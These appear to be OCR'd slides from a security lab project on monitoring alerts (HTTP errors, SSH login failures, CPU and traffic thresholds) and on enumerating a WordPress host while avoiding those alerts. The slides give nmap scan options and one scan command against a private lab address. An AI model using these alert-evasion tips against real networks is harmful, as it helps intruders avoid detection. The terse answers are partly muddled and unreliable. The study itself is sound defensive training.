
Monitoring Overview

- Excessive HTTP Errors

- When count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes


- SSH Login attempts, split up between successful & unsuccessful

- Login attempts will be alerted after more than 3 unsuccessful attempts



Match the following condition

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```



SSH login attempts [Filebeat System] ECS


Stealth Exploitation of Enumerating the Wordpress

Monitoring Overview

- Which alerts detect this exploit?
  - system utilization alert
  - network traffic alert

- Which metrics do they measure?
  - The amount of traffic that was on the network
  - CPU usage

- Which thresholds do they fire at?
  - more than 5 p/s of traffic
  - above 0.5% for the last 5 minutes of cpu usage



Stealth Exploitation of Enumerating the Wordpress


Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Manually check all the pages for source code
  - nmap

- Are there alternative exploits that may perform better?
  - -sS
  - -sV -O

- Command used:

  - nmap -sV -O 192.168.1.110



